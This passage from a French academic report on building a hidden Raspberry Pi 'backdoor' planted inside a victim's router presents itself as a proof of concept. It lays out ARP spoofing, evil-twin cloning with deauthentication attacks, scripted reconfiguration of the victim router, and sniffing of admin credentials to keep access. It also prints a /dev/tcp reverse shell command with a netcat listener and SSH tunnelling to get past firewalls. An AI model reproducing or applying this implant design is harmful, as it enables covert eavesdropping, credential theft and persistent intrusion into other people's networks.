
		
CONSOMMATION	5V - 230 mA (1.15 W)	5V - 350 mA (1.9 W)
CAPACITÉ	3000mAh	3000mAh
DURÉE APPROXIMATIVE	Moins de 13 Heures et 12 Minutes	Moins de 08 Heures et 34 Minutes

FIGURE 2.11 – Comparatif d'autonomie des deux modèles types

2.4 Partie Logiciel

Il faut savoir que le point fort des nano-ordinateur de Raspberry est la documentation et le nombre d'utilisateurs qui ont formé une énorme communauté, où plusieurs projets ont été réalisés jusqu'à ce jour pratiquement grâce aux échanges et au partage d'expérience des utilisateurs ainsi que la qualité et les performances qu'offre ce dernier, sur le plan hardware et software.[12] En effet, ce dernier permet grâce à une multitudes de distributions UNIX open source, robustes et semblables à ceux d'un serveur ordinaire, la mise en place d'environnements et packages nécessaires au bon fonctionnement des projets.[12]

2.4.1 Système d'exploitation

Deux principaux systèmes UNIX sont en vigueur pour le projet, le fameux standard RaspiOS (anciennement Raspbian) [12], et L'OPENWRT, ce dernier permet de faciliter la compatibilité du dispositif sur le plan software, dans le cas d'une éventuelle migration de la partie hardware vers une disposition plus professionnel, compacte et spécifique.[13]

2.4.2 Environnement technique, packages et bibliothèques

L'environnement est basé principalement sur des commandes shell manipulées avec du shell scripting, et des scripts python permettant le bon fonctionnement de toute éventuelle fonctionnalité apportée au dispositif, tout cela dans un dossier principal comportant l'ensemble de la partie programmation et scripts, avec un fichier de configuration variable doté d'informations délimitées sur l'équipement victime et le mode de fonctionnement du Backdoor.

En ce qui est des programmes et packages, nous avons jugé qu'il serait nécessaire d'utiliser les packages suivants :

- **python3** : permet l'exécution de scripts en langage python.
- **php5** : permet l'execution de scripts web programmés en php.
- **wpa_supplicant** : est un programme libre implémentant le IEEE 802.11i (les mécanismes de sécurité du sans-fil).
- **hostapd** : est un programme permettant à une interface WLAN d'agir comme point d'accès et serveur d'authentification.
- **dnsmasq** : est un serveur léger conçu pour fournir les services DNS, DHCP pour un réseau.
- **tcpdump** : est un analyseur de paquets en ligne de commande, Il permet d'obtenir le détail du trafic visible depuis une interface réseau.
- **sshpass** : utilitaire conçu pour exécuter une connexion SSH sans interaction utilisateur pour le mot de passe.
- **dsniff** : est un ensemble d'outils d'analyses, d'altérations de trafic réseau, et qui permet aussi d'analyser de différents protocoles applicatifs et extraire des informations pertinentes.
- **aircrack-ng** : est une suite de programmes réseau composée d'un détecteur, d'un renifleur de paquets, d'un cracker et d'un outil d'analyse pour les réseaux locaux sans fil WLAN 802.11.
- **mdk3** : est un outil destiné à exploiter les faiblesses courantes du protocole IEEE 802.11.

Et en ce qui est des bibliothèques, une éventuelle utilisation de **Scapy** pour le sniffing et le traitement de paquets [14], ainsi que **Selenium** dans le but d'interagir avec la configuration de l'équipement réseau à travers l'interface web de façon scriptée.[15]

2.4.3 Mise en place du MITM

Comme le concept l'indique, le premier service à mettre en place est un système MITM, plusieurs méthodes ou attaques réseaux permettent cela, mais des facteurs doivent être pris en considération telles que la furtivité et le bon fonctionnement.

2.4.3.1 ARP spoofing

La technique ARP spoofing demeure une des meilleures solutions, consistante et efficace mais souvent détectable.[16]

L'attaque consiste à altérer le fonctionnement du protocole de résolution d'adresse ARP.[16] En effet grâce au package Dsniff et son programme arpspoof, en une seule ligne de commande avec des arguments précisant l'adresse IP du terminal victime et celle de l'équipement ainsi que l'interface réseau concerné, un ensemble de requêtes ARP périodiques influent le fonctionnement du réseau de façon à ce que le terminal de l'utilisateur pense que c'est le lanceur de commande qui représente l'équipement réseau sur la couche 2, et vice-versa, d'où la concrétisation du MITM, donc l'ensemble des communications transiteront dorénavant par le dispositif d'écoute et c'est le but voulu.[16]

Nous avons amélioré cette commande à l'aide d'un script python et la bibliothèque Scapy où une écoute de toute requête broadcast par un utilisateur quelconque qui se manifeste sur le réseau, une commande d'arp spoof sera lancée à sa faveur afin de le mettre sous le MITM.

Cependant, plusieurs contraintes ont été remarquées, notamment sur le plan de la furtivité, où plusieurs bugs réseaux ainsi que des risques de détection nous ont amené à piocher d'autres concepts, afin d'opter pour une méthode plus propre et enrichir le travail.

2.4.3.2 Clonage du réseau légitime

L'attaque consiste à cloner le réseau légitime de l'équipement en mettant en place un point d'accès semblable à celui de l'équipement, avec les mêmes identifiants d'accès, en routant le trafic entre les deux interfaces et en s'appuyant sur la méthode d'injection de paquets de dé-authentification ou JAMMING [17], afin de forcer les utilisateurs de se déconnecter du point d'accès légitime et passer sur le faux point d'accès grâce au bug d'affichage qui provoque l'opération sur les terminaux mobiles.

Le clonage est basé sur quatre principales opérations :

- Mise en place du point d'accès clone grâce au programme hostapd.
- Mise en place d'un serveur DHCP à l'aide de dnsmasq.
- Routage du trafic entre les interfaces vers l'équipement légitime et le Backdoor.
- Dé-authentification des utilisateurs par BSSID du point d'accès légitime avec mdk3.

L'inconvénient de ce concept, est l'obligation de rajouter une interface WLAN afin d'assurer l'ensemble de cette attaque en terme de coordination.

2.4.3.3 Clonage avec altération de configuration

C'est en quelque sorte la même technique que la précédente, cependant une autre opération entre en jeu, il s'agit du contrôle de la configuration.

En effet, à l'aide de la bibliothèque Selenium de python, nous allons pouvoir interagir avec l'interface de configuration de l'équipement victime pour :

- Désactiver le point d'accès légitime et router le trafic aux frais d'une interface cellulaire implantée.

- Modification des identifiants du point d'accès légitime afin de priver ses utilisateurs de l'accès direct et passer par notre Backdoor, qui lui même est connecté avec la nouvelle configuration de l'équipement, et offre un point d'accès semblable au légitime.

Même si cette attaque permet de réserver une interface WLAN et éviter l'injection de paquets de dé-authentification, plusieurs contraintes sont au rendez-vous, la première est la compatibilité des scripts basés sur la bibliothèque Selenium avec l'ensemble des interfaces de configuration d'équipements du marché, ainsi que la détection des modifications par l'utilisateur légitime lors d'une réinteraction ou reconfiguration de son équipement vu que le trafic est routé vers l'équipement légitime.

2.5 Partie Persistance 802.11

Il faut savoir que la norme 802.11 du IEEE est quasi présente dans les équipements réseaux domestiques de façon à ce que toujours un BSS offre un point d'accès configuré préalablement avec une configuration par défaut souvent mentionné derrière l'équipement, et modifiable à l'aide de l'interface de configuration qui est généralement un serveur HTTP à accès restreint et qui dispose d'une panoplie d'options permettant au BSS de se faire configurer selon les souhaits de l'utilisateur.

Un BSS ou Basic Service Set est un terme utilisé pour décrire un ensemble de stations qui peuvent communiquer au sein d'un réseau WLAN.[18]

2.5.1 Problématique

Suite à une configuration par utilisateur, ou par usine de l'équipement, il est crucial de se demander la possibilité d'une remise à zéro de ces équipements notamment en cas d'un oubli ou un dysfonctionnement.

Il faut savoir que la configuration par défaut est toujours présente dans l'équipement, d'où le fameux bouton de réinitialisation, qui fait en sorte de toujours remettre cette dernière, même si l'utilisateur a modifié la configuration initiale ou par défaut.

En effet ce bouton, une fois actionné, fait en sorte que la configuration interne se remet à son état initial avec les valeurs de configuration conçue à l'usine et mentionnée derrière l'équipement. Mais ce qu'il faut se demander dans notre cas c'est comment est-ce que notre dispositif va pouvoir maintenir l'accès si jamais la configuration de cet équipement venait à être modifiée par rapport à la configuration initiale.

2.5.2 Processus de configuration de l'équipement

Les étapes d'une configuration consistent à se connecter sur le serveur HTTP interne de l'équipement à travers la passerelle par défaut qui est en quelque sorte l'adresse IP de l'équipement, ensuite accéder à l'interface de configuration et réaliser les changements nécessaires ou voulus.

2.5.3 L'impact sur le plan sécuritaire

Il est peut-être beau d'avoir un accès restreint à ce serveur de configuration HTTP par authentification, mais ce qu'il est important à préciser aussi c'est que les informations transitent en clair, donc tout interaction avec le serveur en question peut être récupérée par n'importe quelle tierce personne ayant un accès au réseau.

2.5.4 Réflexion d'un concept de persistance

En s'appuyant sur la technique du MITM, tout interaction pourrait donc être bien entendu récupérée, filtrée et traitée de façon à extraire avec précision le contenu juteux de cette interaction, pour qu'au final l'utiliser à des fins de reconnexion d'une façon autonome, afin de garantir une persistance imparable, concrétisée par l'algorithme suivant :




FIGURE 2.12 – Algorithme proposé pour la persistance

2.5.5 Risques et préventions

Dans le cas où on perd l'accès à l'équipement victime, un système de clonage réseau semblable peut se lancer pour but de bloquer tout accès à l'équipement légitime, et forcer les utilisateurs à rejoindre le réseau clone afin de récupérer l'accès principal grâce au phishing, ou bien maintenir ce type de MITM aux frais de la communication cellulaire, tout cela dépend du mode du fonctionnement du dispositif.

2.6 Conclusion

Le dispositif est une taupe, infiltrée et alimentée par l'équipement victime, avec une persistance d'accès, permettant de modifier le cours du réseau interne à des fins d'espionnage et d'écoute en concrétisant bien sûr l'attaque du MITM de plusieurs manières différentes selon les circonstances.

Chapitre 3

Preuve de concept

Sommaire

3.1	Introduction	19
3.2	Préparation et mise en place de l'environnement	19
3.3	Configuration globale du dispositif	19
3.4	Organisation des programmes et scripts	21
3.5	Méthodologie d'ajustement de la persistance 802.11	22
3.6	Présentation et tests de programmes et scripts	24
3.7	Exploitation, Pivotage et Contournement des restrictions	24
3.7.1	Reverse shell	24
3.7.2	Contournement des restrictions	25
3.7.3	Tunnel par SSH	25
3.7.4	Redirection de port	27
3.8	Écoute et interception	29
3.8.1	NetworkMiner et la technique PCAP OVER IP	29
3.8.2	Capture distante de trafic avec Wireshark	29
3.9	Approche de contournement du chiffrement par SSL/TLS	30
3.9.1	Introduction	30
3.9.2	Test de la variable	30
3.9.3	Injection et Exportation	32
3.9.4	Conclusion	33
3.10	Réalisation Physique et Implémentation	33
3.10.1	Préparation des composants	33
3.10.2	Désassemblage de l'équipement	34
3.10.3	Mesure de la tension source interne	34
3.10.4	Mise en place de l'amortisseur de tension	35
3.10.5	Dissimulation et compactage	35
3.11	Conclusion	35

3.1 Introduction


La réalisation du dispositif s'avère moins complexe sur le plan software cependant, la disposition de l'équipement réseau qu'on a pour le test peut nous forcer à minimiser les options physiques, le chapitre suivant nous en dira autant.

3.2 Préparation et mise en place de l'environnement

Dans cette partie nous allons rapporter étape par étape le processus de préparation du dispositif, prière de voir **ANNEXE A**.

3.3 Configuration globale du dispositif


Nous avons tout d'abord fixé l'adressage IP de façon statique pour les interfaces du dispositif, ensuite nous avons privé le service responsable de la gestion du DHCP client de ces interfaces en rajoutant : « **denyinterfaces NOM_INTERFACE** » au fichier de configuration « **/etc/dhcpcd.conf** » :



```
pi@raspberrypi:~$ sudo -i
root@raspberrypi:~/# cd /etc
root@raspberrypi:/etc# echo "denyinterfaces wlan0" >> dhcpcd.conf
root@raspberrypi:/etc# echo "denyinterfaces wlan1" >> dhcpcd.conf
root@raspberrypi:/etc#
```

FIGURE 3.1 – Privation des interfaces de DHCP

L'adressage IP sur le fichier « **/etc/network/interfaces** » :



```
iface eth0 inet manual
allow-hotplug wlan0
iface wlan0 inet static
    address 192.168.0.253
    netmask 255.255.255.0
    gateway 192.168.0.254
    wpa-conf /etc/wpa_supplicant/wpa_supplicant.conf

iface wlan1 inet static
    address 10.0.0.1
    netmask 255.255.255.0
    network 10.0.0.0
    broadcast 10.0.0.255
```

FIGURE 3.2 – Configuration de l'adressage IP des interfaces

Comme convenu :




```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.0.253 brd 192.168.0.255 netmask 255.255.255.0 broadcast 192.168.0.255
ether b8:27:eb:ef:bb:txqueuelen 1000 (Ethernet)
RX packets 80 bytes 14028 (13.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 64 bytes 10993 (10.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.1 brd 10.0.0.255 netmask 255.255.255.0 broadcast 10.0.0.255
ether 84:16:t9:06:8d:58 txqueuelen 1000 (Ethernet)
RX packets 19 bytes 5676 (5.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 50 bytes 9537 (9.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pi@raspberrypi:~ $
```

FIGURE 3.3 – Vérification de la configuration des deux interfaces WLAN

Ensuite on mit en place la configuration du dnsmasq qui va nous permettre de créer un serveur DHCP pour l'interface secondaire dans le cas où on veut cloner le réseau :




```
GNU nano 3.2          /etc/dnsmasq.conf          Modified

interface=wlan1
listen-address=10.0.0.1
bind-interface
server=8.8.8.8
domain-needed
bogus-priv
dhcp-range=10.0.0.2,10.0.0.254,24h

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File   ^\ Replace   ^U Uncut Text ^T To Spell
```

FIGURE 3.4 – Configuration du dnsmasq

Après il ne restait plus qu'autoriser les paquets entrants par le système :



```
[pi@raspberrypi:~ $ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
pi@raspberrypi:~ $
```

FIGURE 3.5 – Autorisation des paquets entrants

L'étape suivante, était de traduire les informations mentionnées derrière l'équipement réseau en un fichier de configuration « **CONFIG.txt** » :




FIGURE 3.6 – Information de l'équipement

```
pi@raspberrypi:~/BACKDOOR/PERSISTANCE $ echo "1:TP-LINK_AP_F350:85460256:admin:admin:wlan0\nD4:6E:0E:2B:F3:50" > CONFIG.txt
pi@raspberrypi:~/BACKDOOR/PERSISTANCE $
```

FIGURE 3.7 – Création du fichier de configuration

3.4 Organisation des programmes et scripts

La figure suivante représente l'organisation en arborescence des différents programmes et scripts mis en place pour la réalisation du projet :




FIGURE 3.8 – Organisation des scripts et programmes

Partagés et disponibles sur Github :




FIGURE 3.9 – Lien vers le CS

3.5 Méthodologie d'ajustement de la persistance 802.11

Dans chaque équipement réseau un serveur de configuration HTTP différents, notre but alors est d'assurer le fonctionnement du script responsable du sniffing vis-à-vis de la variation des modèles d'équipements.

Dans un premier temps il va falloir analyser l'interaction de configuration par HTTP de l'équipement, avec le logiciel connu BurpSuite.

Burpsuite, est un logiciel programmé en java qui permet de faire des tests d'intrusions sur des applications web.

Pour cela il faut se connecter à l'équipement victime, ensuite lancer l'interception de requêtes, et interagir en toute normalité avec le serveur de configuration HTTP afin de modifier la configuration du réseau WLAN à travers le proxy de BurpSuite, comme suit :




FIGURE 3.10 – L'interface de configuration de l'équipement réseau

Le résultat de cette interaction sur BurpSuite sera comme suit (après la validation) :

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
178	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/dynForm/inst...		200	764	text	js		TL-WA901ND		192.168.0.254	
177	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/dynForm/inst...		200	1729	HTML	text		TL-WA901ND		192.168.0.254	
174	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/dynForm/com...		200	764	text	js		TL-WA901ND		192.168.0.254	
173	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/dynForm/com...		200	29358	text	js		TL-WA901ND		192.168.0.254	
172	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/userRpm/Wzd...		200	8786	HTML	htm		TL-WA901ND		192.168.0.254	
171	http://192.168.0.254	GET	/WVOVFFAAONENY0KB/userRpm/Wzd...	✓	200	268	HTML	htm				192.168.0.254	

FIGURE 3.11 – Requêtes d'interaction lors de la configuration

On remarque une requête GET avec deux variables « **ssid_ap** » et « **pskSecret** » comportent les identifiants de configuration du réseau, où nous devons modifier le script responsable du sniffing en guise de ces variables afin que ce dernier puisse les filtrer et les utiliser pour modifier le fichier « **CONFIG.txt** » et ainsi garantir la reconnexion et la persistance.

3.6 Présentation et tests de programmes et scripts

Dans cette rubrique, nous allons tester et commenter le fonctionnement de chaque script programmé pour le dispositif, prière de voir **ANNEXE B**.

3.7 Exploitation, Pivotage et Contournement des restrictions

Dans cette partie nous allons voir comment est-ce que notre backdoor sera exploité.

3.7.1 Reverse shell

Le reverse shell consiste à faire en sorte que le dispositif se connecte à notre centre de contrôle sur un port donné, afin de permettre un accès shell.[3]

Pour cela, il suffit d'exécuter une commande d'écoute sur un port donné dans notre centre de contrôle, et la commande suivante au démarrage du dispositif afin de garantir un accès shell au Backdoor.

```
root@raspberrypi:~# sh -i >& /dev/tcp/192.168.0.2/8888 0>&1
```

FIGURE 3.12 – Exécution du reverse shell

On remarque qu'on a un accès root au dispositif sans soucis à part la transmission en clair :

```
v@MacBook-Pro-de-Samy ~ % nc -lrv 8888
```

```
# pwd
/root
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

FIGURE 3.13 – Écoute, réception et test du shell

Sans oublier de noter qu'il existe plusieurs types de de reverse shell selon de différents langages et environnement d'exécution.

3.7.2 Contournement des restrictions

Afin de déjouer les restrictions réseau en ce qui est de la redirection des ports de communications sous NAT ou pare-feu, rien d'autant efficace que la technique classique, celle qui consiste à passer par les ports autorisés par le filtrage comme le 443 du service HTTPS par exemple, dans le cas où les reverse shell ne soit pas autorisé à communiquer.[3]

3.7.3 Tunnel par SSH


Il est tout à fait possible de créer un tunnel à travers SSH [10], pour cela on a tout d'abord configuré le service SSH de façon à permettre la tunnelisation comme suit :



```
v — pi@raspberrypi: ~ — ssh pi@192.168.0.253 — 72x5
[pi@raspberrypi:~# sudo echo "PermitTunnel yes" >> /etc/ssh/sshd_config
root@raspberrypi:~#
```


FIGURE 3.14 – Configuration du service SSH pour tunnel

Ensuite on a configuré les interfaces de tunnelisation aux deux extrémités :



```
v — pi@raspberrypi: ~ — ssh pi@192.168.0.253 — 87x13
(pi@raspberrypi:~ $ sudo ip tuntap add dev tun0 mode tun
pi@raspberrypi:~ $ sudo ip addr add 172.0.0.1/30 peer 172.0.0.2 dev tun0
pi@raspberrypi:~ $ sudo ip link set tun0 up
pi@raspberrypi:~ $ ifconfig tun0
(tun0)      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
            inet addr:172.0.0.1  P-t-P:172.0.0.2  Mask:255.255.255.255
                      UP POINTOPOINT NOARP MULTICAST  MTU:1500  Metric:1
                      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:500
                      RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
pi@raspberrypi:~ $
```


FIGURE 3.15 – Mise en place de l'interface tun0 pour le dispositif



```
v — root@kali: ~ — ssh root@192.168.0.31 — 88x13
root@kali:~# sudo ip tunctl add dev tun0 mode tun
root@kali:~# sudo ip addr add 172.0.0.2/30 peer 172.0.0.1 dev tun0
root@kali:~# sudo ip link set tun0 up
[...]
